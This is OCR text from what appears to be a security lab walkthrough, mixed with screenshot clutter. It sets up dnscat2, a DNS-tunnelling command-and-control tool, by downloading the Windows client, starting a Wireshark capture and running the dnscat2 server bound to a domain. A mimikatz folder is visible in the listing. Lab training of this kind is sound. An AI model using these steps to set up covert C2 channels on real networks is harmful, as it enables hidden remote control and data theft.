
1. Switch to Windows 11 client VM. Open `Downloads` folder, extract **dnscat2-v0.07-client-win32.zip**, enter password **password**, and click OK.



Recycle Bin
Adobe Acrobat
Google Chrome
Microsoft Edge
Search
12:36 AM
1/20/2025
2



GitHub - iagox86/dnscat2
https://github.com/iagox86/dnscat2
Google Lens
Google Chrome isn't your default browser
Set as default
Product
Solutions
Resources
Open Source
Enterprise
Pricing
Sign in
Sign up
iagox86 / dnscat2
Public
Notifications
Fork 612
Star 3.5k
Code
Issues 86
Pull requests 12
Actions
Projects
Wiki
Security
Insights
master
Go to file
Code
iagox86 Merge pull request #167 from mrt... 42f8d78 · 4 years ago 1,010 Commits
client Different error messages for easie... 7 years ago
data Crypto: Added short-authenticati... 10 years ago
doc link to README.md (#119) 7 years ago
img Updated the logo 10 years ago
server Fixes warnings for capturing the g... 4 years ago
tools Mastermind: Fixed a bug where st... 10 years ago
LICENSE.md Changed LICENSE.txt to LICENSE.... 10 years ago
About
No description, website, or topics provided.
Readme
BSD-3-Clause license
Activity
3.5k stars
139 watching
612 forks
Report repository
Releases
6 tags
2 new notifications
Search
12:37 AM
1/20/2025




1. Launch Wireshark on Windows 11 and start packet capture on interface **Ethernet 2**.


Index of /dnscat2/
downloads.skullsecurity.org/dnscat2/
Google Chrome isn't your default browser
Set as default
dnscat2-v0.04-client-win32.zip.sig 27-Dec-2024 21:10 181
dnscat2-v0.04-client-x64.tar.bz2 27-Dec-2024 21:10 50590
dnscat2-v0.04-client-x64.tar.bz2.sig 27-Dec-2024 21:10 181
dnscat2-v0.04-client-x86.tar.bz2 27-Dec-2024 21:10 49878
dnscat2-v0.04-client-x86.tar.bz2.sig 27-Dec-2024 21:10 181
dnscat2-v0.04-server.tar.bz2 27-Dec-2024 21:10 33850
dnscat2-v0.04-server.tar.bz2.sig 27-Dec-2024 21:10 181
dnscat2-v0.04-server.zip 27-Dec-2024 21:10 51821
dnscat2-v0.04-server.zip.sig 27-Dec-2024 21:10 181
dnscat2-v0.05-client-source.tar.bz2 27-Dec-2024 21:10 119813
dnscat2-v0.05-client-source.tar.bz2.sig 27-Dec-2024 21:10 181
dnscat2-v0.05-client-source.zip 27-Dec-2024 21:10 183833
dnscat2-v0.05-client-source.zip.sig 27-Dec-2024 21:10 181
dnscat2-v0.05-client-win32.zip 27-Dec-2024 21:10 78590
dnscat2-v0.05-client-win32.zip.sig 27-Dec-2024 21:10 181
dnscat2-v0.05-client-x64.tar.bz2 27-Dec-2024 21:10 53211
dnscat2-v0.05-client-x64.tar.bz2.sig 27-Dec-2024 21:10 181
dnscat2-v0.05-client-x86.tar.bz2 27-Dec-2024 21:10 52709
dnscat2-v0.05-client-x86.tar.bz2.sig 27-Dec-2024 21:10 181
dnscat2-v0.05-server.tar.bz2 27-Dec-2024 21:10 36183
dnscat2-v0.05-server.tar.bz2.sig 27-Dec-2024 21:10 181
dnscat2-v0.05-server.zip 27-Dec-2024 21:10 56463
dnscat2-v0.05-server.zip.sig 27-Dec-2024 21:10 181
dnscat2-v0.07-client-source.tar.bz2 27-Dec-2024 21:10 119998
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dnscat2-v0.07-client-source.zip.sig 27-Dec-2024 21:10 181
dnscat2-v0.07-client-win32.zip 27-Dec-2024 21:10 78724
dnscat2-v0.07-client-win32.zip.sig 27-Dec-2024 21:10 181
dnscat2-v0.07-client-x64.tar.bz2 27-Dec-2024 21:10 53373
dnscat2-v0.07-client-x64.tar.bz2.sig 27-Dec-2024 21:10 181
dnscat2-v0.07-client-x86.tar.bz2 27-Dec-2024 21:10 52920
dnscat2-v0.07-client-x86.tar.bz2.sig 27-Dec-2024 21:10 181
dnscat2-v0.07-server.tar.bz2 27-Dec-2024 21:10 36534
dnscat2-v0.07-server.tar.bz2.sig 27-Dec-2024 21:10 181
dnscat2-v0.07-server.zip 27-Dec-2024 21:10 57011
dnscat2-v0.07-server.zip.sig 27-Dec-2024 21:10 181
https://downloads.skullsecurity.org/dnscat2/dnscat2-v0.07-client-win32.zip
Search
12:39 AM
1/20/2025



Downloads
New
Sort
View
Extract all
This PC › Downloads ›
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
Today (2)
dnscat2-v0.07-client-win32
12/25/2024 9:31 PM
WinRAR ZIP archive
77 KB
Firefox Installer
365 KB
Earlier this year (1)
mimikatz_trunk
Open
Enter
Open with
Extract All...
Compress to ZIP file
Copy as path
Properties
Alt+Enter
Show more options
Shift+F10
3 items
1 item selected 76.8 KB
73°F
Sunny
Search
9:35 PM
12/25/2024




1. Switch to Parrot Security terminal and start `dnscat2-server` bound to domain **abc.com**:
   sudo dnscat2-server --dns domain=abc.com

